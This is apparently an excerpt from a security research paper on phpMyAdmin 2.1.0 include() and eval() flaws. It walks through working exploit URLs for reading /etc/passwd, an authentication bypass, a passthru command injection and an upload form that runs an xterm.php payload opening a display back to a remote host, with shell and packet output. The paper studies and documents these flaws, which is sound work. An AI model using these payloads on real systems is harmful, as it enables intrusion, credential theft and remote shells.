- A Redhat Linux 7.1 Web Server, configured with:
  - Kernel Version 2.4.10
  - Apache 1.3.19 (compiled using with module and PHP support)
  - MySQL 3.23.43 (compiled with -felide-constructors, -fno-exceptions, -fno-rtti, and --with-mysqld-ldflags=-all-static)
  - Perl 5.6.1
  - PHP 4.0.4pl1 (compiled as an Apache module, with MySQL support)
  - PhpMyAdmin 2.1.0 (without SecureReality patch)
  - TCPDump 3.6.1

<sup>11</sup> The phpMyAdmin exploit was proved using a Linux-only environment.

<sup>12</sup> The PHP 3.0 and the PHP 3.0 engine were used to test the phpMyAdmin exploits.

- Ethereal 0.8.19
- Snort 1.8.2
- A SUSE Linux Client 7.1 system, configured with:
  - Netscape Communicator 4.76
- A Windows 2000 Professional desktop client, configured with:
  - Internet Explorer 5.5 (w/current security patches)

Different versions of PHP were used to reproduce specific exploits; vulnerable versions of phpMyAdmin (2.1.0) are scripted in PHP 3.0, but there is a script (*extchg.sh*) supplied with phpMyAdmin that converts the script files from PHP version 3.0 to 4.0 scripts. The 4.0 version (.php) phpMyAdmin scripts exhibit the same vulnerabilities as the 3.0 version scripts (specific code vulnerabilities are detailed below); however, there are some new global parameters in PHP 4.0 that can be set to contain the exploit (see “*How to protect against it*”, below).

Different versions of the PHP engine (3.0.18 through to the latest version, 4.0.6) appeared to exhibit vastly different behavior using the same phpMyAdmin script code. A comparison of differences in script engine defaults and the php.ini file between PHP versions revealed that this had much to do with variances in the default PHP environment. For consistency, the exploits are best reproduced using the following software versions:

- Apache 1.3.19
- MySQL 3.23.43
- PHP 4.04pl1
- PhpMyAdmin official release 2.1.0

### *The Exploit(s)*

The PHP scripts that constitute PhpMyAdmin version 2.1.0 suffer from three specific input validation errors that facilitate the execution of arbitrary code or commands by a remote user via the PHP interpreter (commands get executed with the privileges of the web server user<sup>13</sup>). The exploits relating to these vulnerabilities leverage PHP functionality relating to client-side (browser) initialization of global variables and its ability to incorporate library or source code via global `include()` or `eval()` functions. These functions are built-in functions that are part of the standard PHP 3.0 and 4.0 distribution; and are called in an insecure manner from three specific phpMyAdmin scripts – *sql.php(3)*, *tbl\_copy.php(3)*, and *tbl\_rename.php(3)*.

The focus of this paper is the *sql.php* script exploit but details of the *tbl\_copy.php* and *tbl\_rename.php* vulnerabilities are provided below, for context.

<sup>13</sup> Generally, ‘nobody’ (UNIX), or IUSR\_\_SYSTEMNAME (Windows).

### *Sql.php(3)*

Sql.php (sql.php3 for PHP 3.0) is the phpMyAdmin script that is called to perform SQL queries or perform specific administrative operations against a MySQL database management system (DBMS). The database operations the script can initiate include operations relating to the SQL SELECT, DROP, and ALTER statements. The script also calls supporting scripts (*tbl\_change.php*, *tbl\_properties.php*) to perform SQL insert operations to insert rows into an existing relational database table, or to print specific database views.

The vulnerable section of the sql.php script is the following:

```
<?php
/* $Id: sql.php3,v 1.26 2000/08/06 13:23:57 tobias Exp $ */;

require("lib.inc.php3");
$no_require = true;

if(isset($goto) && $goto == "sql.php3")
{
    $goto =
    "sql.php3?server=$server&db=$db&table=$table&pos=$pos&sql_query=".url
    encode($sql_query);
}

// Go back to further page if table should not be dropped
if(isset($btnDrop) && $btnDrop == $strNo)
{
    if(file_exists($goto))
        include($goto);
    else
        Header("Location: $goto");
    exit;
}
```

Specifically, the problematic area of the script code is the include function indicated in line 19, above (*include (\$goto)*). The include function is intended to instruct PHP to read in the contents of the ‘goto’ variable, and execute (include) the contents of ‘goto’ as PHP script code to be executed by the interpreter. The ‘goto’ variable is meant to point to a phpMyAdmin script (sql.php(3) itself) and a set of form variables (\$db, \$table, \$sql\_query) to return the client browser to a populated form page if they elect ‘no’ to a “DROP database” request<sup>14</sup>. Selecting the “DROP” link for a specific database, and then selecting ‘no’ in response to a qualifying prompt (effectively setting variable \$btnDrop to “no”), places a user in the vulnerable branch of the code (*if (file\_exists(\$goto)*, etc..). If a remote intruder can affect the value of variables \$goto and \$btnDrop from sql.php using client-side form input (via a web browser), they can effectively “include” arbitrary code for execution by sql.php.

---

<sup>14</sup> As opposed to performing a browser redirect.

1. First, set variable btnDrop to “no” to drop down into the vulnerable section of code, by crafting an appropriate URL:

*PHP code:*

```
if(isset($btnDrop) && $btnDrop == $strNo)
{
    if(file_exists($goto))
        include($goto);
}
```


*URL:*

`http://<host>/phpMyAdmin/sql.php3?btnDrop=No...`

2. Then, tack on a user-defined value for ‘goto’:

`http://<host>/phpMyAdmin/sql.php3?btnDrop=No&goto=/etc/passwd`

Supplying this URL to a vulnerable (unpatched) version of phpMyAdmin will cause the passwd file on a UNIX server to be returned to the client browser:



In effect, though the script errors at line 18 (the ‘else’ statement that succeeds include (\$goto)), the exploit allows an attacker to call an alternate code path.

This simple /etc/passwd exploit proved that the include() vulnerability in sql.php could be utilized to *read* a world-readable file from a UNIX server (the default permissions on /etc/passwd on a UNIX system are generally r w - r - -, the file is owned root:root). Just as ominously, dependent upon the HTTP server, PHP and phpMyAdmin privilege(s) configuration, the exploit could also be used to read core Web server, PHP, or


phpMyAdmin configuration files. One file that an intruder might be interested in is the phpMyAdmin *config.inc.php* file, which for phpMyAdmin configurations utilizing the application's "basic authentication" option, contains database credentials:

```
/* $Id: config.inc.php3,v 1.28 2000/07/13 13:52:48 tobias Exp $ */


/*
 * phpMyAdmin Configuration File
 * All directives are explained in Documentation.html
 */

// The $cfgServers array starts with $cfgServers[1]. Do not use
$cfgServers[0].
// You can disable a server config entry by setting host to ''.
$cfgServers[1]['host'] = 'localhost'; // MySQL hostname
$cfgServers[1]['port'] = ''; // MySQL port - leave blank
for default port
$cfgServers[1]['adv_auth'] = false; // Use advanced
authentication?
$cfgServers[1]['stduser'] = ''; // MySQL standard user (only
needed with advanced auth)
$cfgServers[1]['stdpass'] = ''; // MySQL standard password
(only needed with advanced auth)
$cfgServers[1]['user'] = 'root'; // MySQL user (only needed
with basic auth)
$cfgServers[1]['password'] = 'letmein'; // MySQL password (only
needed with basic auth)
$cfgServers[1]['only_db'] = ''; // If set to a db-name, only
this db is accessible
$cfgServers[1]['verbose'] = ''; // Verbose name for this
host - leave blank to show the hostname
```

If config.inc.php is not secured with appropriate access or privilege controls, and system and database accounts are synchronized, it may provide sufficient credentials to afford access to the web server in addition to affording considerable database privileges. From a database perspective, harvesting credentials in this manner for *basic authentication* configurations is largely moot, because knowledge of the URL for phpMyAdmin provides automatic access to the MySQL and application databases (administrative credentials are silently passed by phpMyAdmin):



For this reason, most phpMyAdmin configurations are configured to use the application's 'advanced authentication' option, also indicated in the *config.inc.php* file. In the case of advanced authentication, account and password credentials can be obtained from the MySQL database itself. Configuring the advanced authentication option is disruptive to the *sql.php* exploit because it causes phpMyAdmin to throw an authentication prompt when the script is accessed from a URL<sup>15</sup>:



The auth module is incorporated into *sql.php* as part of a library include (*lib.inc.php*). The relevant section of code in the phpMyAdmin library is dissected below:

<sup>15</sup> Shaun Clowes researched and documented a means of bypassing the auth module incorporated into *sql.php* as part of a library include (*lib.inc.php*).

```
<?php
/* $Id: lib.inc.php3,v 1.62 2000/07/20 11:15:11 tobias Exp $ */

require("config.inc.php3");
...
```

phpMyAdmin was designed to facilitate the management of multiple mySQL servers. MySQL server definitions (*hostname, default SQL port, account, password*) are contained in the configuration file *config.inc.php* as a series of array variables associated with array *\$cfgServers*. The following lines of script code in *lib.inc.php* iterate through this array (an associative array) via a while loop and retrieve key/value pairs; the script then strips any server references that don't contain a hostname component.

```
reset($cfgServers);
while(list($key, $val) = each($cfgServers))
{
    // Don't use servers with no hostname
    if (empty($val['host']))
        unset($cfgServers[$key]);
}
```

The next code section verifies whether the variable *\$server* is NULL or if *\$cfgServers[\$server]* is not set, and if either of these conditions is true, sets *\$server* to the value of *\$cfgServerDefault* (again, defined in *config.inc.php*).

```
if(empty($server) || !isset($cfgServers[$server]) ||
!is_array($cfgServers[$server]))
    $server = $cfgServerDefault;
```

The final test is to see if the value of the variable *\$server* is '0'; if this is the case, advanced authentication is skipped altogether – the programming supposition is that if *\$cfgServer[\$server]* is empty, no server has been selected, and the welcome page should be displayed with server options. To effect the exploit, this is the piece of executable code that needs to be invoked from the client browser.

```
if($server == 0)
{
    // If no server is selected, make sure that $cfgServer is empty
    // (so that nothing will work), and skip server authentication.
    // We do NOT exit here, but continue on without logging into
    // any server. This way, the welcome page will still come up
    // (with no server info) and present a choice of servers in the
    // case that there are multiple servers and '$cfgServerDefault =
0'
    // is set.
    $cfgServer = array();
}
else
{
    // Otherwise, set up $cfgServer and do the usual login stuff.
    $cfgServer = $cfgServers[$server];

    if(isset($cfgServer['only_db']) && !empty($cfgServer['only_db']))
```

```

$dblist[] = $cfgServer['only_db'];

if($cfgServer['adv_auth'])
{
    if (empty($PHP_AUTH_USER) && isset($REMOTE_USER))
        $PHP_AUTH_USER=$REMOTE_USER;
    if(empty($PHP_AUTH_PW) && isset($REMOTE_PASSWORD))
        $PHP_AUTH_PW=$REMOTE_PASSWORD;

    if(!isset($old_usr))
    {
        if(empty($PHP_AUTH_USER))
        {
            $AUTH=TRUE;
        }
        else
        {
            $AUTH=FALSE;
        }
    }
}

```

The steps involved in bypassing the authentication code imposed in lib.inc.php are the following:

1. From a client browser, access the sql.php<sup>16</sup> script:

```
http://<host>/phpMyAdmin/sql.php
```

2. Bypass the code section that checks the server option selected by the user on the welcome page for phpMyAdmin. If the input supplied to this code section evaluates to true for the if condition, \$server is set to \$cfgServerDefault (as defined in config.inc.php), which defeats the exploit.

PHP:

```

if(empty($server) || !isset($cfgServers[$server]) ||
!is_array($cfgServers[$server]))
    $server = $cfgServerDefault;

```

URL:

```
http://<host>/phpMyAdmin/sql.php?server=000
```

*Note:* The complication here is that config.inc.php forces a deliberate reset of \$cfgServers[0] as a security measure (to prevent an attacker deliberately setting \$server=0); setting \$server=0 causes the !isset(\$cfgServers[\$server]) clause of the if statement of lib.inc.php to evaluate to true and results in \$server being set to \$cfgServerDefault. Supplying server=000 thwarts the match and security check, and allows the browser-supplied input to activate the next section of code (000 evaluates to 0) with server set to a value (effectively '0') that ensures the auth code

---

<sup>16</sup> Or, sql.php3.



is skipped.

3. To ensure the client browser accesses the vulnerable auth check code and bypasses the auth check, \$cfgServers[\$server]['host'] needs to be set to a value. This can be achieved by supplying &cfgServers[000][host]=hello as part of the URL:

PHP:

```
if(empty($server) || !isset($cfgServers[$server]) ||
!is_array($cfgServers[$server]))
    $server = $cfgServerDefault;

if($server == 0)
{
    // If no server is selected, make sure that $cfgServer is empty
    // (so that nothing will work), and skip server authentication.

    $cfgServer = array();
}
```


URL:

```
http://<host>/phpMyAdmin/sql.php?server=000&cfgServers[000][host]=hello
```

4. Finally, the global variable \$goto can be set to the location of a file to be read into the client browser:

```
http://<host>/phpMyAdmin/sql.php?server=000&cfgServers[000][host]=hello&btnDrop=No&goto=/etc/passwd
```

The effect of this exploit, is the same as the basic authentication version of the exploit (the /etc/passwd file is returned); the additional client input simply allows a remote intruder to bypass the advanced authentication imposed by the phpMyAdmin administrator:



### Variants

Variants on the above-referenced code are detailed in the section on “Exploit Variants” below and include the following:

- The ability to *write/update* files on the Web server filesystem using native HTTP file upload capabilities (dependent upon the PHP, HTTP server, and platform configuration)
- The ability to *upload and execute* arbitrary PHP code on the server using native HTTP file upload capabilities (this code might generate a shell for the remote user or upload backdoor code)
- The ability to *query backend mySQL databases* for application or privilege information (dependent upon the Database server configuration)

The *tbl\_copy.php* and *tbl\_rename.php* vulnerabilities facilitate some of the same exploits.

### *Tbl\_copy.php(3) and tbl\_rename.php(3)*

The *tbl\_copy.php* and *tbl\_rename.php* scripts in phpMyAdmin versions 2.2.0rc3 and lower, contain vulnerable `eval()` statements that are prone to some of the same types of exploits as the `include()` function in *sql.php*.

The PHP built-in `eval()` function takes a string as a parameter, interprets the string as PHP code and executes the code accordingly. The contents of *tbl\_copy.php* and *tbl\_rename.php* are the following

```
<?php
/* $Id: tbl_copy.php3,v 1.6 2000/02/13 20:15:55 tobias Exp $ */

require("header.inc.php3");
```

```

function my_handler($sql_insert)
{
    global $table, $db, $new_name;

    $sql_insert = ereg_replace("INSERT INTO $table", "INSERT INTO
$new_name", $sql_insert);
    $result = mysql_db_query($db, $sql_insert) or mysql_die();
    $sql_query = $sql_insert;
}

$sql_structure = get_table_def($db, $table, "\n");
$sql_structure = ereg_replace("CREATE TABLE $table", "CREATE TABLE
$new_name", $sql_structure);

$result = mysql_db_query($db, $sql_structure) or mysql_die();
$sql_query .= "\n$sql_structure";

if($what == "data")
    get_table_content($db, $table, "my_handler");

eval("\$message = \"\$strCopyTableOK\";");
include("db_details.php3");
?>

<?php
/* $Id: tbl_rename.php3,v 1.5 2000/02/13 20:15:57 tobias Exp $ */
$old_name = $table;
$table = $new_name;
require("header.inc.php3");

$result = mysql_db_query($db, "ALTER TABLE $old_name RENAME
$new_name") or mysql_die();
$table = $old_name;
eval("\$message = \"\$strRenameTableOK\";");
$table = $new_name;
include("tbl_properties.php3");
?>

```

Passing an appropriate reference via a client-side URL to the eval() function in either of these scripts can cause PHP code to be evaluated by the function and force the execution of arbitrary code. The vulnerable lines of code are:

```

/* $Id: tbl_copy.php3,v 1.6 2000/02/13 20:15:55 tobias Exp $ */
eval("\$message = \"\$strCopyTableOK\";");
include("db_details.php3");

/* $Id: tbl_rename.php3,v 1.5 2000/02/13 20:15:57 tobias Exp $ */
eval("\$message = \"\$strRenameTableOK\";");
$table = $new_name;
include("tbl_properties.php3");

```

Carl Livitt was able to demonstrate a means of exploiting these lines of code using the ‘test’ table in the default mySQL install<sup>17</sup>. Use of the ability to create tables in this

<sup>17</sup> Any database is sufficient for demonstrating the exploit – ‘test’ is convenient because it is installed by

database is required in order to ensure that the vulnerable lines of code (above) are executed:

(Carl Livitt)

[http://victim/phpmyadmin/tbl\\_create.php?db=test&table=haxor&query=dum+my+integer+primary+key+auto+increment&submit=1](http://victim/phpmyadmin/tbl_create.php?db=test&table=haxor&query=dum+my+integer+primary+key+auto+increment&submit=1)

Having created a table (haxor), tbl\_copy.php can now be used to read the contents of /etc/passwd.

[http://victim/phpmyadmin/tbl\\_copy.php?db=test&table=haxor&new\\_name=test.haxor2&strCopyTableOK=".passthru\('cat%20/etc/passwd'\)."](http://victim/phpmyadmin/tbl_copy.php?db=test&table=haxor&new_name=test.haxor2&strCopyTableOK=)

## How to use the Exploit (Exploit Variants)

### *Attack Tools*

A search of Internet hacking sites did not reveal any programs or automated tools capable of systematically probing for and exploiting this vulnerability. However, commercial and non-commercial network and CGI scanners have signatures for php include() and eval() vulnerabilities, and constructing a PHP-based attack tool could be accomplished by testing for vulnerable PHP applications and constructing appropriate URL-based exploit code.

The signatures applied by specific scanning tools are documented in “*Signature of the Attack*”, below. Manually-constructed exploit code and exploit variants are covered in detail in the next section on “*Exploit Variants*”.

### *Exploit Variants*

The most interesting feature of the phpMyAdmin global include() and eval() vulnerabilities is not the susceptible code itself, but the range of exploits that can be mounted against a system running a vulnerable version of phpMyAdmin. Many of these are contingent upon the security imposed for the system and network environment. Exploit variants and sample code are detailed and categorized below.

### *Reading Files*

The basic and advanced authentication exploits detailed in “How the Exploit Works” proved the ability to read key system files (such as /etc/passwd on a UNIX system) via a client-supplied URL:

<http://<host>/phpMyAdmin/sql.php3?btnDrop=No&goto=/etc/passwd>  
[http://victim/phpmyadmin/tbl\\_copy.php?db=test&table=haxor&new\\_name=test.haxor2&strCopyTableOK=".passthru\('cat%20/etc/passwd'\)."](http://victim/phpmyadmin/tbl_copy.php?db=test&table=haxor&new_name=test.haxor2&strCopyTableOK=)

---

default during the mySQL install.

Non-binary files an intruder might be interested in on a phpMyAdmin system would include the following:

Description	Location	Comments
Key Operating System Files	UNIX: /etc/password, /etc/shadow, /etc/inetd.conf, /etc/rc.*, /var/log, etc. Windows NT/2000: registry files, \WINNT\repair, \WINNT\system32\*, etc.	See Operating System references in "How to protect against the Exploit", below
Web Server configuration data	Apache: \$INSTALLDIR/conf/httpd.conf, access.conf, etc. Internet Information Server: script files (.asp), CGI, IIS log files	See Web Server references in "How to protect...", below.
PHP configuration information	\$LIBDIR/php/php.ini. Certain configuration directives in php.ini can provide a window into the PHP environment).	See PHP remediations outlined in "How to protect...", below.
PhpMyAdmin configuration data	\$INSTALLDIR/phpMyAdmin/config.inc.php.	Config.inc.php, in particular, can contain information on mySQL database credentials.
MySQL configuration information	\$INSTALLDIR/mysql/var, which contains the mySQL log files and database data.	If mySQL and phpMyAdmin are installed on the same system.

### *Writing files (File upload and execution)*

PHP supports RFC 1867 file uploads, or the ability to perform HTML form-based file uploads over an HTTP session. Vulnerable PHP code can be exploited to upload files to a Web server, even if the code does not call PHP file upload or remote file access functions. The parameters in *php.ini* that control file services are the following:

```
include_path      =      ; UNIX: "/path1:/path2"  Windows:
"\path1;\path2"
doc_root          =      ; the root of the php pages, used only if
nonempty
user_dir          =      ; the directory under which php opens the script
using /~username, used only if nonempty

;;;;;;;;;;;;;;;;;;;;
; File Uploads ;
;;;;;;;;;;;;;;;;;;;;
file_uploads      = On    ; Whether to allow HTTP file uploads
;upload_tmp_dir    =      ; temporary directory for HTTP uploaded files
                        (will use system default if not specified)
upload_max_filesize = 2M    ; Maximum allowed size for uploaded files


;;;;;;;;;;;;;;;;;;;;
```

```
; Fopen wrappers ;
;::::::::::::::::::::
allow_url_fopen = On      ; Whether to allow treating URLs like
http:...                  or ftp:... like files
```

Shaun Clowes and Zeev Suraski<sup>18</sup> have commented on general vulnerabilities in PHP programming that can facilitate file uploads. The phpMyAdmin sql.php script facilitates file uploads even though sql.php does not call any file upload functions; the “hook” is the vulnerable include() function detailed earlier in this paper.

Given the following HTML form:

```
<FORM ENCTYPE="multipart/form-data"
ACTION="http://<host>/phpmyadmin/sql.php" METHOD=POST>
  <INPUT TYPE="hidden" name="MAX_FILE_SIZE" value="10000">
  PHP File to be executed: <INPUT NAME="goto" TYPE="file">
  <INPUT TYPE="hidden" NAME="btnDrop" VALUE="No">
  <INPUT TYPE="submit" VALUE="Send File">
```



Supplying the following PHP script as the “FILE” argument to the above form will generate an xterm back to a remote system:

```
<?php
/* $Id: xterm.php 2001/11/12 */

passthru("xterm -display schumann.localdomain.com:0");
?>
```

<sup>18</sup> “A Study in Scarlet” (Shaun Clowes), PHP Security Advisory – File Uploads (Zeev Suraski, Zend Corporation)

```
xterm
bash-2.04$ pwd
/usr/local/apache/htdocs/phpmyadmin
bash-2.04$ who am i
wagner!nobody pts/2 Nov 17 16:26
bash-2.04$ ls /
bin dev home lost+found mnt proc sbin tmp var
boot etc lib misc opt root testdir usr
bash-2.04$ ls /etc/init.d
anacron crond ipchains kudzu nfs rawdevices syslog
apmd functions iptables lpd nfslock rhnsd xfs
arpwatch gpm kdcrotate mysql.server nsd rwhod ypbind
atd halt keytable netfs portmap sendmail
autofs identd killall network random single
bash-2.04$
```

The HTML essentially calls the vulnerable script (*sql.php*) and variables (*'btnDrop'* and *'goto'*), supplying "FILE" as the file to be uploaded:

```
ACTION="http://<host>/phpmyadmin/sql.php" METHOD=POST>
  PHP File to be executed: <INPUT NAME="goto" TYPE="file">
  <INPUT TYPE="hidden" NAME="btnDrop" VALUE="No">
  <INPUT TYPE="submit" VALUE="Send File">
```

The advanced authentication version of the form, supplies the same parameters as the URL-based advanced authentication exploit:

```
<FORM ENCTYPE="multipart/form-data"
ACTION="http://<host>/phpMyAdmin/sql.php" METHOD=POST>
  <INPUT TYPE="hidden" name="MAX_FILE_SIZE" value="10000">
  PHP File to be executed: <INPUT NAME="goto" TYPE="file">
  <INPUT TYPE="hidden" NAME="cfgServers[000][host]" VALUE="hello">
  <INPUT TYPE="hidden" NAME="server" VALUE="000">
  <INPUT TYPE="hidden" NAME="btnDrop" VALUE="No">
  <INPUT TYPE="submit" VALUE="Send File">
```

In all cases, the file upload form causes the PHP interpreter to save the uploaded file to the system 'temp' directory (for example as /tmp/phpXX<sup>19</sup>), and to execute the PHP code (*xterm.php*) from this directory. The script is executed with the privileges associated with the Web server.

<sup>19</sup> Generally, the temporary name of the file is the name associated with the FILE input tag in the HTML form.




Figure 1.7 Effect of executing *xterm.php* using an HTML file upload via *sql.php*

No.	Time	Source	Destination	Protocol	Info
13	9.780000	192.168.17.2	wagner	HTTP	Continuation
14	9.780000	wagner	192.168.17.2	TCP	http > 1290 [ACK] Seq=3723787484 Ack=3694533059 Win=7504
15	9.900000	wagner	192.168.17.39	TCP	32983 > x11 [SYN] Seq=3726406392 Ack=0 Win=5840 Len=0
16	9.900000	192.168.17.39	wagner	TCP	x11 > 32983 [SYN, ACK] Seq=3337903256 Ack=3726406393 Win
17	9.900000	wagner	192.168.17.39	TCP	32983 > x11 [ACK] Seq=3726406393 Ack=3337903257 Win=5840
18	9.900000	wagner	192.168.17.39	X11	X11 request
19	9.900000	192.168.17.39	wagner	TCP	x11 > 32983 [ACK] Seq=3337903257 Ack=3726406405 Win=5792
20	9.900000	192.168.17.39	wagner	X11	X11 event
21	9.900000	wagner	192.168.17.39	TCP	32983 > x11 [ACK] Seq=3726406405 Ack=3337903521 Win=6432
22	9.900000	wagner	192.168.17.39	X11	X11 request

Window Offset: 0x0	Checksum: 0x2f0e (correct)	Options: (12 bytes)
X11		
request: OpenFont (45)		
request: CreateGlyphCursor (94)		
request: QueryExtension (98)		

0000	00 10 4b f1 45 de 00 c0	4f ac f2 e9 08 00 45 00	..KÆP.À 0~òé..E.
0010	00 80 90 09 40 00 40 06	06 84 c0 a8 11 73 c0 a8	....@.@. ..À".sÀ"
0020	11 27 80 d7 17 70 de 1c	74 69 c6 f4 63 e9 80 18	..'.x.pP. tîkôcé..
0030	1f b8 2f 0e 00 00 01 01	08 0a 02 83 fd 11 00 0f	./..... ..y...
0040	6a 99 2d 00 05 00 01 00	20 02 05 00 00 00 63 75	j.-..... ..cu
0050	72 73 6f 72 00 00 5e 19	08 00 02 00 20 02 01 00	rsor..^.. ....
0060	20 02 01 00 20 02 98 00	99 00 00 00 00 00 00 00	

